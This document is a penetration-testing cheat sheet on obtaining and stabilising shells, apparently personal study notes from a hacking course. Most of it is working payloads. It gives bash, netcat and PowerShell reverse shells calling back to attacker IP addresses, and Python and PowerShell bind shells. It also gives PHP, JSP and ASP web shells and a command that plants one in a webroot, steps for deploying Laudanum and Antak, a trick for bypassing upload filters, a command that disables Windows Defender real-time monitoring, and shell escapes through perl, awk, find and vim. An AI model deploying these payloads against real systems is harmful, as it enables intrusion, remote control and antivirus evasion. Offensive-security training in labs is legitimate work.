Shell
Table of Contents
- Reverse Shell payload
Connects back to our system and gives us control through a reverse connection.- Alternative way of creating a Reverse Shell Payload

generate reverse shell payload for PowerShell using revshells.com
- Alternative way of creating a Reverse Shell Payload
- Bind Shell Payload
Waits for us to connect to it and gives us control once we do - Web Shell
Communicates through a web server, accepts our commands through HTTP parameters, executes them, and prints back the output- Laudanum
a built in list of web shells - Antak
powershell interactive shell - PHP Web Shells
bypass file type restrictions in file upload vulnerability
- Laudanum
- Upgrade shell to tty
make reverse shell prettier and more user friendly - Spawning Shells
spwan tty shells in the CLI in various languages in case python isn't built in
Reverse Shell payload
host a lisenting server on our attacking machine
sudo nc -lvnp 443
bash for Linux & Powershell for windows
bash -c 'bash -i >& /dev/tcp/10.10.14.12/9002 0>&1'
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 443 >/tmp/f
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.110',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.129.204.126',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
If Windows Antivirus (AV) is enabled, this payload will not work. Thus,
For our purposes, we will want to disable the antivirus through the Virus & threat protection settings or by using this command in an administrative PowerShell console (right-click, run as admin):
PS C:\Users\htb-student> Set-MpPreference -DisableRealtimeMonitoring $true
Alternative way of creating a Reverse Shell Payload
Windows PowerShell
- Create a netcat listener
PS C:\tools> .\nc.exe -lvnp 8001
listening on [any] 8001 ...
- go to revshells.com and set our IP
172.16.1.5and port8001, and select the optionPowerShell #3 (Base64)
Bind Shell Payload
On the target server,
Code: bash
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc -l 10.129.250.62 7777 > /tmp/f
Code: python
python -c 'exec("""import socket as s,subprocess as sp;s1=s.socket(s.AF_INET,s.SOCK_STREAM);s1.setsockopt(s.SOL_SOCKET,s.SO_REUSEADDR, 1);s1.bind(("0.0.0.0",1234));s1.listen(1);c,a=s1.accept();\nwhile True: d=c.recv(1024).decode();p=sp.Popen(d,shell=True,stdout=sp.PIPE,stderr=sp.PIPE,stdin=sp.PIPE);c.sendall(p.stdout.read()+p.stderr.read())""")'
Code: powershell
powershell -NoP -NonI -W Hidden -Exec Bypass -Command $listener = [System.Net.Sockets.TcpListener]1234; $listener.start();$client = $listener.AcceptTcpClient();$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + " ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close();
After the execute the bind shell on the target system, we connect to it using netcat
nc -nv 10.129.41.200 7777
Web Shell
Code: php
<?php system($_REQUEST["cmd"]); ?>
Code: jsp
<% Runtime.getRuntime().exec(request.getParameter("cmd")); %>
Code: asp
<% eval request("cmd") %>
If there is no upload feature, but we have RCE, we can write the code into the root:
| Web Server | Default Webroot |
|---|---|
Apache | /var/www/html/ |
Nginx | /usr/local/nginx/html/ |
IIS | c:\inetpub\wwwroot| |
XAMPP | C:\xampp\htdocs| |
for example in a linux machine running apache,
echo '<?php system($_REQUEST["cmd"]); ?>' > /var/www/html/shell.php
After uploading a web shell, access it through curl:
curl http://SERVER_IP:PORT/shell.php?cmd=id
Laudanum

located at /usr/share/laudanum, is a list of shells ready to use. Go in the script and edit attacking host IP first so it knows where to connect back to.
- make a copy of the shell
cp /usr/share/laudanum/aspx/shell.aspx /home/tester/demo.aspx
- modify IP in the file
- upload the file to the website
- navigate to the right page where it stores the shell
Antak
ls /usr/share/nishang/Antak-WebShell
- get a copy
cp /usr/share/nishang/Antak-WebShell/antak.aspx /home/administrator/Upload.aspx
- modify username and password, delete comments,
PHP Web Shells
If the file upload option only allows certain formats, such as .jpg, we can bypass by Burp Suite
change the content-type in burp

change it from applicaion/x.php to image/gif
Upgrade shell to tty
1.Run this on shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'
hit ctrl+z to background our shell
enter this command:
stty raw -echo
enter this:
fg
Once we hit fg, it will bring back our netcat shell to the foreground. At this point, the terminal will show a blank line. We can hit enter again to get back to our shell or input reset and hit enter to bring it back. At this point, we would have a fully working TTY shell with command history and everything else.
We may notice that our shell does not cover the entire terminal. To fix this, we need to figure out a few variables. We can open another terminal window on our system, maximize the windows or use any size we want, and then input the following commands to get our variables:
> echo $TERM

xterm-256color
> stty size

67 318
www-data@remotehost$ export TERM=xterm-256color

www-data@remotehost$ stty rows 67 columns 318
Spawning Shells
if python isn't installed in the system
/bin/sh -i
/bin/sh -i
sh: no job control in this shell
sh-4.2$
perl
perl —e 'exec "/bin/sh";'
or if ran from a script:
perl: exec "/bin/sh";
Ruby
ruby: exec "/bin/sh"
lua
lua: os.execute('/bin/sh')
AWK
awk 'BEGIN {system("/bin/sh")}'
find
Find is a command present on most Unix/Linux systems widely used to search for & through files and directories using various criteria
find / -name nameoffile -exec /bin/awk 'BEGIN {system("/bin/sh")}' \;
exec
find . -exec /bin/sh \; -quit
VIM
just in case
find . -exec /bin/sh \; -quit
Vim escape
vim
:set shell=/bin/sh
:shell